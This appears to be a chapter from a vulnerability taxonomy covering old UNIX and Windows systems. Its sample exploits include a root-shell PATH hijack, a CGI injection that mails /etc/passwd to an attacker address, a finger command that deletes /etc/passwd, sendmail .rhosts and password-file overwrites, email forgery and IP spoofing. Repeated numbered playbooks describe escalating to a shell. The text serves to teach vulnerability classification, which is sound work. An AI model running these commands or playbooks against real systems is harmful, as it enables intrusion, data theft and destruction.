As the goal of most hackers, gaining administrator access grants all access to all features of the computer system. When a hacker attains this level of access, and is detected, most administrators would opt for reloading the entire operating system because of the possible backdoors hackers may have installed. However, attaining this degree of access is not any more difficult than regular access, if not easier because of all the extra software on the computer which grants administrator rights temporarily, or because services that are running on the host run inherently as administrator.

Read Restricted Files

Restricted files could be anything from the ability to acquire a peek at the shadowed password file, to complete access to all of the files on the host. This degree of access does not guarantee that any other level of access can be gained, but the ability to snoop information that can lead to an intruder to this goal is certainly available.

Regular User Access

Regular user access gives the intruder the ability to be a regular user of the host, or to switch to another user of the host. No matter how it is attained, it is a level of access that is not the administrator's and therefore requires additional access to install system-level backdoors. However, once at this stage, it becomes considerably easier to promote access.

Spoofing

Spoofing is the assuming of another's identity. A spoof can lead to a violation of the trust web which can gain access to a remote host. An example of this can be assuming a server's place on the network when it fails, allowing the spoofing server to collect passwords.

Non-Detectability

All methods of masking an intruder's presence are in this category. Although this step does not imply access to the host, it can be used to elevate access without being detected, or be used for other shenanigans commonly done by immature computer users.

Denial of Service

This involves breaking something on a host. Sometimes a process, a service, or even an entire computer can be shut off from denial of service attacks. These attacks are destructive in nature, but don't yield additional access to information – merely prevents other people from using it as well.

As a side note, many vulnerabilities will yield broken services, processes, or even computers during execution. However, the only ones that do not yield higher access fit the denial of services group. This is done to preserve the level of severity of the taxonomy list, although definitely annoying. To qualify to be in the denial of service category, the vulnerability should NOT:

- Leak information from inside of the host
- Allow commands to be executed as a regular user or administrator
- Allow the covering up or loss of log file information

Denial of Service problems are usually corrected by simply readjusting the firewall to be more restrictive (if it's a network attack) or checking the log files of a host to see who was on at the time of the attack. Because its obvious as to the exact time of these attacks, tracking and preventing denial of service attacks is considerably easier than other levels of severity.

Tactics

Each vulnerability has a unique location of where the attacker must be in order for the attack to take place, in network relative terms. Each of these positions is relative in terms of access point location. The possible tactics are:

- Physical Access
- Internal Access
- Client
- Server
- Man-in-the-Middle

Physical Access


A person has physical access when they are in the proximity of the computer. If a person can sit down at the console to perform a command then that user has slightly elevated access than even a regular user, even if they do not have an account on the computer already. It could be argued (and with good reason) that a person at the console, even without an account, has more power over the computer than the supervisor of the machine from a network location.

Most physical access vulnerabilities are, for the sake of cataloging, ignored unless the vulnerability is actually circumnavigating security put in place of stopping an attack. For example, smashing the computer with a hammer is not catalogued, while knowing a backdoor to the BIOS password would be listed.

Local Access


When a person has access to execute arbitrary commands on the host directly, they are considered to have "local" access. Some examples of this would be access a computer through the "telnet", "remote shell", or "secure remote shell" daemons. File servers are considered to have local access if the user can navigate the file structure.

Server Access




Computers attacked to networks (of any sort, TCP/IP, Telephone, etc.) can often times be compromised because of a service that is run on the host that outsiders may connect to. By sending this service commands in a certain way, they may gain access to other resources. Often times this is considered "remote" access, and is particularly dangerous and watched for carefully in the security industry. Vulnerabilities of this nature are given highest priority.

Client Side



When a user access a server on the network, it exposes itself to the ability to take hostile commands from the server. In general, client should not trust servers too much, but unfortunately they are required to operate with some faith. World Wide Web browser software is one of the most susceptible clients that exist, but virtually all clients have some weaknesses that can be exploited. Because most of the security seems to be focused on the server side, many cases the client side may be vulnerable.

Man-in-the-Middle



When a person is in a location where they can observe or intercept and control information between two hosts, they are considered to have a "Man-in-the-Middle" perspective. Often times useful security information (as well as information which people would want to steal) are transferred between computers in "cleartext" (meaning "unencrypted") so that they can be easily used to break into other computers. Some implementations of public-key encryption can be circumnavigated by an attacker who can intercept and replace keys by masquerading as the individuals between two points in the network. Basically, any attempt to exploit the network topography at the data level would be considered a Man-in-the-Middle attack.

Cumulative Tactics


Tactics don't have be to limited to a single approach per exploit, some exploits require combinations of tactics to be used to reach a single goal.

Sample Vulnerability [DNS Race Condition, Rik Farrow]

> A vulnerability exists in DNS Bind that can allow an attacker to spoof their identity. If the attacker connects to a server with a name that is not already cached by the site's DNS server, the DNS server will connect to its primary DNS server to receive the name for the host. If the attacker sends a reply back to the victim's DNS server containing a forged packet with a falsified DNS entry that arrives before the primary DNS server's reply, the victim's computer will accept the falsified DNS packet as true.

Lets break this clever attack into tactics:

The initial tactic is clearly a server attack, because the client initiated it. However, just connecting to the host was enough to cause it to make a check on identity but not enough to actually cause an exploit. The actual security breach occurred when the second tactic was added, that was a man-in-the-middle interjection of a forged packet. So the tactics look like this:



Authentication

Computer vulnerabilities are also easily divisible by the condition if the person needs access to the computer already. In fact, about 1-in-7 vulnerabilities that I've examined don't require access to the host before gaining additional access. A vulnerability that does not need any form of pre-authentication for access are always the most dangerous.

No Authorization Required

A vulnerability that doesn't require any form of authentication, especially ones that bypass registration altogether, are the ones that add the greatest threat to a computer environment. The following is an example of a vulnerability which allows access because an account has no password, and the access level it gives immediately allows a "root" compromise:

Sample Vulnerability [lpr hole, Administrator Access, Irix 5.x and earlier]:

```
lpr account doesn't have a password, lprq program can be
overwritten with a shell to gain root access.
```

Although cases where accounts without passwords are common, this particular bug was a design flaw as the system was shipped with this account open by default and with powerful privileges. Other types of vulnerabilities may not even allow an interactive shell, allowing only a program to be executed on the target machine.

Authorization Required

A vulnerability that requires a user to be authenticated first is a flaw that exists in a process or function only an authorized user has access to. These vulnerabilities allow an authenticated user to gain access to privileged functions on the host that they normally would not be able to have access to. The following example demonstrates how a vulnerability that requires an account may function:

Sample Vulnerability [sendmail hole, AIX 3.2]:

```
An attacker can overwrite any system file under AIX, all you need
to do is create $HOME/.forward file with the following line
"|/some/random/file/you/want/to/overwrite" and send yourself mail.
```

With this vulnerability, the attacker already has a home account, but can redirect their e-mail to overwrite any file that exists on the system. Keep in mind once inside the computer system, the numbers of ways to gain access increase because of the complexity of the operating system. Most security professionals consider that once an intruder gains access to the host, the host has probably already had administrator access compromise.

Consequence

Vulnerability consequence is much broader in scope than the actual vulnerability cause itself, but like the possible causes, they are finite. However, they are required in order to categorize vulnerabilities correctly so that it is possible to bring vulnerability handling closer to automation, as well as explaining the true impact of a specific situation.

Consequence is the mechanics behind access promotion, and is the functionality of each vulnerability. Consequence also demonstrates how a small amount of access can lead to far greater compromises. Unlike fault, which is a specific flaw, consequence describes the result of the vulnerability in terms of its environment. This section is the broadest section of the taxonomy, but is still somewhat manageable in size.

Consequence is probably the most confusing aspect of vulnerabilities, mostly because it is vague and can be altered according to environment. If you are looking at a vulnerability in terms of fault, one may see the problem to be a "buffer overflow". But what exactly does that mean? Does it allow access to the host? Does it crash the computer? Does it crash only a specific application running? Actually, all of those are applicable consequences and all of the consequences apply to the same vulnerability, although some consequences can be prevented by additional security measures.

This chapter outlines the most commonly associated consequences of the UNIX operating system, and applies to other common operating systems as well. The UNIX standard categories of consequence are:

- Logic Interruption
- Reading of Files
- Writing of Files
- Appending to Files
- Degradation of Performance
- Identity Modification
- Bypassing or Changing Logs
- Snooping and Monitoring
- Hiding Elements

It has to be said at this point that this is specifically for a UNIX environment, with a very strong application to other platforms. Consider that the environment always drives consequence, so if the vulnerability existed in some other environment, the list would be different. An example of such an environment would be a video game, where vulnerabilities that might exist in terms of free game play, elevated or improper points, invulnerability, safety, and unlimited game "wealth".

Logic Interruption

When a program has its course of logic interrupted and a user-defined piece of code takes over, an intruder can take over control of the course of a program. If the program runs with higher access, then the programming inserted by the intruder will also run at higher access.

Interactive Shell

When the result of a vulnerability is an interactive shell, the intruder has full control of the system with a command interpreter that allows the ability to take advantage of the heightened access.

Sample Vulnerability [modload vulnerability, Administrator Access, BSD 4.4]:

By creating a fake *modload* file, and because *mount_union* executes the *modload* program without providing the complete pathname, the course of logic can be interrupted and a setuid shell with root access is created.

```
$ export PATH=/tmp:$PATH                    #  If zsh
$ echo /bin/sh > /tmp/modload
$ chmod +x /tmp/modload
$ mount_union /dir1 /dir2
#                                  ←  Interactive Shell
```

One Time Execution of Code

Sometimes no interactivity is given, and the user must drop a series of commands to the attacked host, with the intent that the commands given will allow the intruder access to other functions.

Sample Vulnerability [Glimpse HTTP, User Access, General O/S, Credit: Razvan Dragomirescu]:

Glimpse can be fooled into executing a series of commands because it passes information through shell interpreters. By feeding commands to the interpreter, the course of logic can be interrupted, allowing the intruder to execute arbitrary commands.

```
$ telnet www.victim.com 80
Connected to remote host, use ^] for escape character
GET /cgi-
bin/aglimpse/80|IFS=5;CMD=5mail5hacker\@attacker.com\</etc/passwd
;eval$CMD;echo HTTP/1.0
<garbage>
```

Results are returned to hacker@attacker.com via electronic mail.

An attack of this nature could be promoted to full Interactive Shell by an attack similar to this:

1. Identify running elements on the host
2. Does host have a service capable of allowing an interactive shell (rlogin, telnet, ssh, etc?) If not, end here. Most computers do have a way, you may need to turn them on first.
3. Once a service is identified, adopt a plan to gain access to it (i.e., add an entry to the password file – always a good place to go) and send instructions to computer through the vulnerability.
4. If the modified files work, jump to step 9.
5. Grab the password file, and other contents of the box that may allow heightened access.
6. Check contents for weakness by password cracking, etc. If this yields a way in, go to step 9.
7. Weaken the security by trying to install new software, adding new services to the inetd.conf file, or deleting files containing restrictive security controls.
8. If this doesn’t yield a way in, stop here.
9. Interactive Shell access has been reached.

One Time Execution of a Single Command

Sometimes a vulnerability cannot be broken down into multiple commands, but instead only a single command can be executed at a time. In this case, the exploit may have to be attempted several times in order to achieve the same level of interactivity as other forms of logic interruption techniques.

Sample Vulnerability [finger shell, Administrator, BSD 4.2]

```
The following exploit executes the command following "string|",
in this case, rigged to delete the remote host's password file.

$ finger "string|/bin/rm –f /etc/passwd"@victim.com
```

Like One Time Execution of Code, One Time Execution of a Single Command can also yield interactive access if an intruder seeks to do so. The following logic shows how this can be accomplished. Although nearly identical to the execution of Code techniques, the differences are bolded for quick identification:

1. Identify running elements on the host
2. Does host have a service capable of allowing an interactive shell (rlogin, telnet, ssh, etc?) If not, end here. Most computers do have a way, you may need to turn them on first.
3. Once a service is identified, **adopt a plan using simple single-execution steps** to gain access to it (i.e., add an entry to the password file – always a good place to go) **and exploit as many single instructions as necessary** through the vulnerability.
4. If the modified files work, jump to step 9.
5. Grab the password file, and other contents of the box that may allow heightened access.
6. Check contents for weakness by password cracking, etc. If this yields a way in, go to step 9.
7. Weaken the security by trying to install new software, adding new services to the inetd.conf file, or deleting files containing restrictive security controls.
8. If this doesn't yield a way in, stop here.
9. Interactive Shell access has been reached.

Reading of Files

Reading of files, depending on the access rights associated with it, can be a severe security problem. To qualify as a vulnerability, the ability to read files has to be associated with reading files one normally doesn't have access to either by that particular service, or by bypassing a control mechanism. Usually, this will allow either the acquisition of protected information associated with the service (such as getting access to restricted web pages, reading electronic mail, etc.) or files associated with the system's security (such as password file, user lists, etc.)

Reading of Any File

By being able to read any file on the system, the intruder is guaranteed to have attained the information stored on the host but hasn't been given a way yet to cover tracks or install backdoors to allow future access. However, by grabbing security critical information, the intruder can hope to raise their access level.

Sample Vulnerability [sendmail, Read Restricted Files, AIX 4.1, Credit: Dr. Klaus Kusche]

> "I tried this on our AIX 4.1.5 (as an ordinary user!) with "*/etc/security/passwd*", and it indeed displayed all the shadow passwords."
>
> $ **/usr/lib/sendmail –C <any-file-you-want-to-read>**

This level of access can be promoted to an interactive shell but isn't guaranteed. A simple outline of the procedure is as follows:

1. Read the password file(s) of the system
2. Attempt to crack any passwords that may be easy to guess. If one or more are found, go to step 4.
3. Look for areas of weakness in the host – look for passwords stored in users' .netrc files, poorly constructed permissions in users' .rhosts files, spoofable trusted hosts in /etc/hosts or /etc/hosts.trusted, NIS domain passwords, passwords stored in the RC files on the host, and the ever so classic reading through peoples' email looking for people sharing passwords with each other. If there isn't, stop.
4. Check to see if account/password or weakness is associated with a running service. If no services are running that can allow access to the host, stop.
5. If a service is running, but doesn't yield an interactive shell, it may allow for a lesser form of access – if it does, stop here and follow access promotion technique described in that section.
6. Interactive Shell attained.

Reading of a Specific Restricted File

In many cases an application is required to read critical information, and in many cases may surrender that information if controls are not properly established.

Sample Vulnerability [screen, Read Restricted Files, FreeBSD 2.2]

> Forcing a code dump of screen (most common way from the command like is a "kill –SEGV <process>") creates a core file that contains entries from the system's /etc/shadow file.

It is possible to use a vulnerability such as this to advance to Interactive Shell access. An example can be described as follows:

1. Read the restricted file
2. If the restricted file does not contain information that leads the user to either another degree of access, end here. Be creative, though. In many cases, especially when reading e-mail, there is enough information available to "socially engineer" a password from someone by assuming an identity and using this degree of access to read the reply [See section: "Assuming Identity of a User"]
3. If the file needs processing (i.e., cracking of passwords, formatting changes, etc.) do so.
4. If no services exist on the host that can be accessed with information obtained, or restricted information proved too well protected to discover in a reasonable period of time, end here.
5. At this point, a service has been compromised, but if the service doesn't yield an interactive shell, it may yield another form of access. Stop here,

```
   and go to the procedures for promoting access to an Interactive Shell at the
   section associated with the new level of access attained.
6. Interactive Shell attained.
```

Writing of Files

In many cases, fooling the computer to overwrite files can be accomplished. By picking a file to overwrite, many effects can occur. Some of them are:

- Weakening of security by the destruction of an Access Control List (such as the "/etc/hosts.deny" file)
- Weakening of security by changing an Access Control List (such as adding a "+ +" into the /.rhosts file, or overwriting the password files with a new one.)
- Installing Backdoors
- Disabling software/processes/operating system (by destroying critical files and executables)

When writing over files, the data that the file is overwritten with is referred to as the payload. This payload may or may not be easily controlled, depending on the vulnerability. Sometimes all that is available is random information, or contents from a core file. The extent of the severity of vulnerabilities in this genre is largely determined by if you can control the payload.

Overwriting Any File with Security Compromising Payload

Probably the most common problem of the overwriting sort, in most cases the flow of logic on a host can be interrupted in order to overwrite files. However, even in the most extreme cases of overwriting files, there is a chance that even an almost completely random payload can compromise security.

Sample Vulnerability [Sendmail 8.8.5, Administrator Access, General]

Sendmail 8.8.5 creates the file */var/tmp/dead.letter* without checking to see if it could be a symbolic link to another file. A local user can create a symbolic link to */etc/passwd*, send bad email with a replacement password file, and the password file will be replaced.

```
$ ln –s /etc/passwd /var/tmp/dead.letter
$ telnet victim.com 25
Trying x.x.x.x…
Escape character is '^]'
220 victim.com Sendmail 8.8.5/8.8.5 ready at Wed, 25 Nov 1995
mail from: non@existent.host
250 intruder… Sender ok
rcpt to: non@existant.host
250 /root/.rhosts… Recipient ok
data
354 Enter mail, end with "." on a line by itself
intruder::0:0:Newly Created Intruder Account:/root:/bin/sh
.
250 Message accepted for delivery.
quit
Connection closed by foreign host.
$ su intruder
#
```

To obtain an interactive shell from this level of access, the following steps usually can yield advancement in access.

1. Identify running elements on the host
2. Does host have a service capable of allowing an interactive shell (rlogin, telnet, ssh, etc?) If not, end here. Most computers do have a way, you may need to turn them on first.
3. Once a service is identified, adopt a plan to gain access to it (i.e., add an entry to the password file, adding a "+ +" to /.rhosts) and send instructions to computer through the vulnerability.
4. If the modified files work, jump to step 7.
5. Weaken the security by trying to install new software, adding new services to the inetd.conf file, or overwriting files containing restrictive security controls.
6. If this doesn't yield a way in, stop here.
7. Interactive Shell access has been reached.

Overwriting Specific Files with Security Compromising Payload

In many cases, specific files have far too much permission so that people can easily overwrite them, or a program modifies a specific file that can be substituted while running. In these cases, the contents of the file can be modified with a payload which can compromise the system.

Sample Vulnerability [AUTOEXEC.BAT, Administrator, Windows NT 4.0]

> By default, all users of the system have write access to *AUTOEXEC.BAT*.

1. Identify running elements on the host
2. Does host have a service capable of allowing an interactive shell (rlogin, telnet, ssh, etc?) If not, end here. Most computers do have a way, you may need to turn them on first.
3. If the file being overwritten automatically allows the user access to an interactive shell, jump to step 9.
4. Use judgement on the file being compromised – it may require non-automatable approaches to get further.
5. If the modification requires a trojan horse, place trojan and wait for administrator access user to inadvertently activate it. Trojan should be able to modify the system to yield an interactive shell.
6. If the modified files work, jump to step 9.
7. If the modified files allow the installation new software, adding new services to the inetd.conf file, or overwriting files containing restrictive security controls, do so if another technique can be used to compromise the host. If this is the case, stop here and go to the appropriate vulnerability and continue with access promotion from there.
8. If this doesn't yield a way in, stop here.
9. Interactive Shell access has been reached.

Overwriting Any File with Unusable Garbage

Usually this is pretty rare, because even overwriting a file with completely random data can cause at least some other vulnerability to open up (even if you have to spoof being user "**sTm309a"** from host "**WxvCC",** random information may still yield a clever way in.) However, in cases where not enough services exist on the host to attempt such an attack, or clobbering of files can't further degrade the operations of the host, this vulnerability may exist.

Sample Vulnerability [core dumps, Denial of Service,BSD/OS 3.0]

> Core files follow symbolic links, so they can be used to place a core in any directory on the system as a file. However, very little control is given on the content of the core, the permission of the core, or the ownership of the core.

1. Identify running elements on the host
2. Does host have a service capable of allowing an interactive shell (rlogin, telnet, ssh, etc?) If not, end here. Most computers do have a way, you may need to turn them on first.
3. Identify security precautions that are established and in place which need to be removed to gain access to the host. If there are none, stop here.
4. Clobber all files that heighten access restrictions on the host without destroying the computer. Some suggestions might be /etc/hosts.deny, any firewall or security package, etc.
5. If the lowered access allows you in automatically, advance to step 7.
6. If the lowered access allows for another vulnerability, stop now and proceed with advancement for that particular vulnerability.
7. Interactive Shell access has been reached.

Overwriting Specific Files with Unusable Garbage

In some cases, a program can be fooled into overwriting a file in a fashion that cannot be used for anything except for destructive purposes. In this example, the “garbage” is actually just a blank file.

Sample Vulnerability [sendmail 8.6.12, Denial of Service, General]

> Local users can overwrite the alias file by setting system limits low.

This may be usable to gain higher access regardless, but situations may be rare:

1. If the file in question is the password file, and the system uses a shared management resource (such as Yellow Pages) it may be possible to confuse the management system. In some very early vulnerabilities, the management system would relinquish root access to anyone if a password file did not exist.
2. One of the unusual drawbacks of several operating systems is that when the kernel on the computer panics, the operating system will grant the operator at the console administrator access right away and request that the person at the console fixes the problem. If this is the case with the vulnerability, access rights can be promoted.
3. If overwriting files allows the hiding of some other hacker activity, then that implies another possible method in. However, overwriting files with garbage is hardly “stealthy”, but anonymity is preferable over stealth.

Appending to Files

Closely related to its cousin, Writing to Files, appending to files is also extremely common. A mistake often made by programmers is never securing logging resources, and when the program runs at higher level access, sometimes it is very possible to append information on to the end of a file.

Appending, though, isn’t just confined to log file mistakes. E-mail based on the concept of appending to the end of files and many of the vulnerabilities Sendmail has had in the past fall under this category. Because of the nature of common operations, “appending” access is quite common. It does, however, have a few limitations over overwriting files:

- Appended files tend to be "messy" – actual contents are still intact with appended information at the end.
- Can't eliminate already defined elements (e.g., you may be able to create a root access account, but you cannot change the "original" root account)

Appending Any Files with Security Compromising Payload

By appending information to the end of an arbitrary file, it is usually trivial to gain higher access. The payload should be related directly with the service trying to be accessed such that it should give the highest amount of access possible. The following example will place a "+ +" into the root account's Rservices trust file. The "+" is a wildcard, so the "+ +" will assume all people are trusted to try to log in as root and will allow the intruder to gain root access without supplying a password.

Sample Vulnerability [sendmail 5.59, Administrator Access, General]

```
Sendmail 5.59 allows mailing e-mail to specific files.

$ telnet victim.com 25
Trying x.x.x.x…
Escape character is '^]'
220 victim.com Sendmail SMI-5.59 ready at Wed, 25 Nov 1995
16:18:49 +700
mail from: intruder
250 intruder… Sender ok
rcpt to: /root/.rhosts
250 /root/.rhosts… Recipient ok
data
354 Enter mail, end with "." on a line by itself
+ +                                              ← Payload
.
250 Message accepted for delivery.
quit
Connection closed by foreign host.
$ rlogin victim.com –l root
#
```

To promote a vulnerability of this sort to an interactive shell, the following logic might be used:

1. Identify running elements on the host
2. Does host have a service capable of allowing an interactive shell (rlogin, telnet, ssh, etc?) If not, end here. Most computers do have a way, you may need to turn them on first.
3. Once a service is identified, adopt a plan to gain access to it (i.e., add an entry to the password file, adding a "+ +" to /.rhosts) and send instructions to computer through the vulnerability.
4. If the modified files work, jump to step 7.
5. Weaken the security by trying to install new software, adding new services to the inetd.conf file, or overwriting files containing restrictive security controls.
6. If this doesn't yield a way in, stop here.
7. Interactive Shell access has been reached.

Appending Specific Files with Security Compromising Payload

Sometimes only a specific file can be appended to. Like its overwriting cousin, it may be difficult to compromise the box with this degree of limitation, but is not impossible.

To promote this level of access to interactive shell, perform the following:

1. Identify running elements on the host
2. Does host have a service capable of allowing an interactive shell (rlogin, telnet, ssh, etc?) If not, end here. Most computers do have a way, you may need to turn them on first.
3. Once a service is identified, adopt a plan to gain access to it (i.e., add an entry to the password file, adding a "+ +" to /.rhosts) and send instructions to computer through the vulnerability. **Which files can be modified are limited in this vulnerability, so pick the one(s) that apply**.
4. If the modified files work, jump to step 7.
5. Weaken the security by trying to install new software, adding new services to the inetd.conf file, or overwriting files containing restrictive security controls.
6. If this doesn't yield a way in, stop here.
7. Interactive Shell access has been reached.

Appending Any File with Unusable Garbage

Usually this happens when highly detailed log files are used, one that are memory dumps or oddly formatted so that they cannot be used for promoting access. This is extremely rare because most of the time even random information can be used to promote access, if the proper context is applied. Also, very few of these "situations" actually do anything that could jeopardize security. Due to the fact that most of these slip unnoticed as security vulnerabilities because they are reported (and considered) just illogical bugs in general that they never reach public knowledge. Therefore, no example is presented here.

Using this level of access to promote to higher access is more of a course of human manipulation rather than computer manipulation (see section on Social Engineering)

Appending Specific Files with Unusable Garbage

Sometimes only very specific files (or a limited range of files) may be affected by the vulnerability. In these cases, its highly dependent on what the vulnerability affects as to how one goes about promoting their access. Also, very few of these "situations" actually do anything that could jeopardize security. Due to the fact that most of these slip unnoticed as security vulnerabilities because they are reported (and considered) just illogical bugs in general that they never reach public knowledge. Therefore, no example is presented here.

Using this level of access to promote to higher access is more of a course of human manipulation rather than computer manipulation.

Degradation of Performance

Rendering Account(s) Unusable

Typically one of the first denial of service types of attacks learned by a student of network administration, forcing users to be locked is a form of vulnerability that occurs quite often. Although these problems occur by design, many others are accidental and could be more difficult to identify.

Sample Vulnerability [Account Lockouts, Denial of Service]

> In certain operating systems and service oriented software (bulletin board systems, for example), a limit to the number of attempts a user can try on their password is set, and exceeding the maximum number causes the account to be locked out. In order to prevent the user of the account from using the system, any one can fail to guess the password enough times to cause the lockout to occur. This problem is known to exist by design in Windows NT and Novell Netware.

Sample Vulnerability [/bin/login denial, General, Internal, Denial of Services]

```
victim$ nvi /var/log/wtmp
Now nobody can log in.
```

Using this level of access to promote to higher access is more of a course of human manipulation rather than computer manipulation.

Rendering a Process Unusable

When a process becomes unusable, it can be a large problem for a business to recover from the problem. If World Wide Web access is shut off it could have a dramatic impact on marketing, or if e-mail is shut off it could have a strong impact on production.

Sample Vulnerability [SYN Flooding, Denial of Service, Remote]

> By negotiating the initial “SYN” connection packet to a specific TCP port a large number of times (10-1000) the protocol stack gets confused and fails to allow future connections. This attack is easily modifiable to hide the attacker’s IP address.

Once again, using this level of access to promote higher access is more of a course of human manipulation rather than computer manipulation.

Rendering a Subsystem Unusable

Unlike rendering a process unusable, a subsystem implies a wider range of elements have been affected, such as “all network elements”, or that a hard drive is rendered inoperable. The following example, besides having a most amusing pun for a name, crashes the Berkeley Internet daemon, which renders the most, if not all, TCP services deceased.

Sample Vulnerability [Time Bomb, Denial of Service, Linux]

```
Linux machines running TCP Time services can fail if they are
sent too many SYN packets.  When the services fail, they will
crash inetd.  When inentd crashes, no other services served by
inetd can work.
```

Once again, using this level of access to promote higher access is more of a course of human manipulation rather than computer manipulation.

Rendering the Computer Unusable

Probably the most fearful of denial of service related attacks, rendering an entire computer inoperable implies a significant amount of damage will be done regardless of the outcome. "Crashing" a computer usually has the following effects:

- Latest logs and up-to-the-minute processes will not synchronize with the hard drive, leaving all cached information unsaved
- Operations that were in the process of being performed will unexpectedly terminate both locally and at client computers. Many programs cannot recover from this sort of crash, and may require special maintenance.
- All operations involving writes to outside media will be unexpectedly interrupted. This usually means the area of the hard drive that was being written to at the time will be corrupted. If a CD-ROM was being "burned" at the time, it will be rendered useless. Tape backups will probably be forced to restart from the beginning.
- Some computers cannot restart without human assistance, and some that normally do not will require it because of any errors created on the drive at the time.

The following example is the classic "Windows Nuke" vulnerability. Due to having a limited variant of the TCP stack, Windows 95/NT incorrectly handled Out of Band Data:

Sample Vulnerability [Windows Nuke, Denial of Service, Windows 95/NT]

```
By sending OOB data to any Windows 95 or NT box to port 139,
there is no method for the software on the host to resolve what
it received and therefore kills the host.
```

Once again, using this level of access to promote higher access is more of a course of human manipulation rather than computer manipulation.

Identity Modification

A common attack is by assuming the identity of another element, such as a user. Becoming another element is a great way of avoiding being accurately traced, as well as an effective way of gaining access to other information. In many cases, simply by "being" a particular user, authentication is stripped away by faulty trust logic, and the intruder can gain higher access instantly.

The key to understanding the power of Identity Modification is that it is often times extremely difficult to balance security and speed, and most users will opt to have programs perform faster (as well as fewer authentication practices) rather than painstakingly prove the identity of the user. In many cases, looking at the wrong piece of information for which they need to correctly validate an identity can fool programs. Other cases, there is no way to validate, and that trust is implicit on another entity which may not always be reliable.

Assume the Identity of Administrator

Although one would expect that there are a great deal of controls on identity verification, especially when it comes to the system administrator, in many cases the identification of the individual leaves many potential trivial workarounds that will allow an intruder the identity of the administrator.

Sample Vulnerability [cue, Administrator Access, HP-UX 10.20]

```
$ export LOGNAME=root
$ cue
Welcome root
…
```

I must admit that I am personally amused and horrified by vulnerabilities that are this trivial. Usually vulnerabilities of this type are an immediate Interactive Shell compromise, but here is a logic flow in case things aren't quite as straightforward.

1. If program allows a shell escape, and the program launches the shell with administrator access, go to step 7.
2. If the program allows editing of file permissions, make a copy of a shell setuid (e.g., 4777), change ownership to root, execute the program, and go to step 7.
3. If heightened access allows access to read restricted files, stop here and go to "Read Restricted Files" and follow access promotion steps.
4. If heightened access allows the creation of trojan horses, install one. If trojan horse yields a way in, advance to step 7.
5. If heightened access yields a list of users, attempt to break into accounts via a password cracker.
6. If no accounts yield, stop here.
7. Interactive shell access has been reached.

Assume the Identity of User

In some cases, a program can be fooled into thinking that the user executing the exploit is another user. This can lead to many types of other compromises.

Sample Vulnerability [sendmail, User Access, General]

Improper handling on "\n" in an argument passed to sendmail will allow a user to become any other user with the following C program:

```
main()
{
execl("/usr/lib/sendmail",
   "sendmail",
   "-Fnobody\nCuseruwanttobe\nR/tmp/test1\nHX-Stuff",
   "user@unreachablehost",0);
}
```

Here is an example of where being another user may yield a way in that is not highly computerized. The following things may assist in gaining access:

1. Pretending to be the user you have assumed to "social engineer" a password from someone. See the chapter on Social Engineering.

2. If you do not have full access to the user's account as it stands, maybe using the account can add leverage toward getting full access.. Possibly gain access to other machines (i.e., "I locked myself out of the Windows NT server by changing my password and I make a mistake somehow, and I'm mailing you from this UNIX box. Please reset my password to "xxxxxx" and I'll be on in an hour to change it."

Assume the Identity of a Non-Existent User

In many cases, a person will assume non-existent entities in order to cause trouble for individuals or do things that are generally anti-social, if not illegal. Some examples of this would be harassment, sending "spam" mail advertisements, or the like.

Sample Vulnerability [Sending Internet Fake Mail]

```
$ telnet victim.com
Trying x.x.x.x…
Escape character is '^]'
220 victim.com Sendmail 8.8.4/8.8.4 ready at Wed, 25 Nov 1995
16:18:49 +700
mail from: anonymous@nowhere
250 anonymous@nowhere… Sender ok
rcpt to: vik@victim.com
250 vip@victim.com… Recipient ok
data
354 Enter mail, end with "." on a line by itself
Title:  Call me your MOTHER!!!

I'm going to harass you until you go insane!!

-- Anonymous
.
250 Message accepted for delivery.
quit
```

Assume the Identity of a Computer

By assuming the identity of a computer, a person can intercept, or gain access to additional resources. This can be accomplished in a variety of ways, ranging from changing DNS entries to assuming IP addresses of hosts. In the following example, a routine check was made to see if all the computers in a file server's trusted export list are alive, and if one is not functioning, assume its identity.

Sample Vulnerability [Standard Spoofing – Assuming the IP of a Trusted Host]

```
$ showmount –e fileserver   <- get export list of fileserver
/files            larry, curly, moe
$ ping larry            <-  Check if larry is alive
larry is alive.         <-  It is, so lets try another
$ ping curly            <-  Check is curly is alive
no response to ping.    <-  curly is offline, this is the host
                            that we can assume the identity of
                            so that fileserver will trust us.
$ nslookup curly        <-  Find out IP address of curly
[nameserver]
Hostname: curly
```

```
IP Address:  10.1.1.5
$ ifconfig eth0 10.1.1.5 1     <- make your IP address same as
                                  the computer curly so that
                                  fileserver now trusts you.

$ mount –t nfs fileserver:/files /mnt
$ ls /mnt
<contents of exported directory>
```

To promote the level of access higher, consider the following:

1) The trust web may originate with the machine that is being assumed, so the host may be able to authenticate the hacker onto other hosts.
2) The host could be used to collect user ids and passwords.
3) The host may have access to other file-systems, such as NFS.
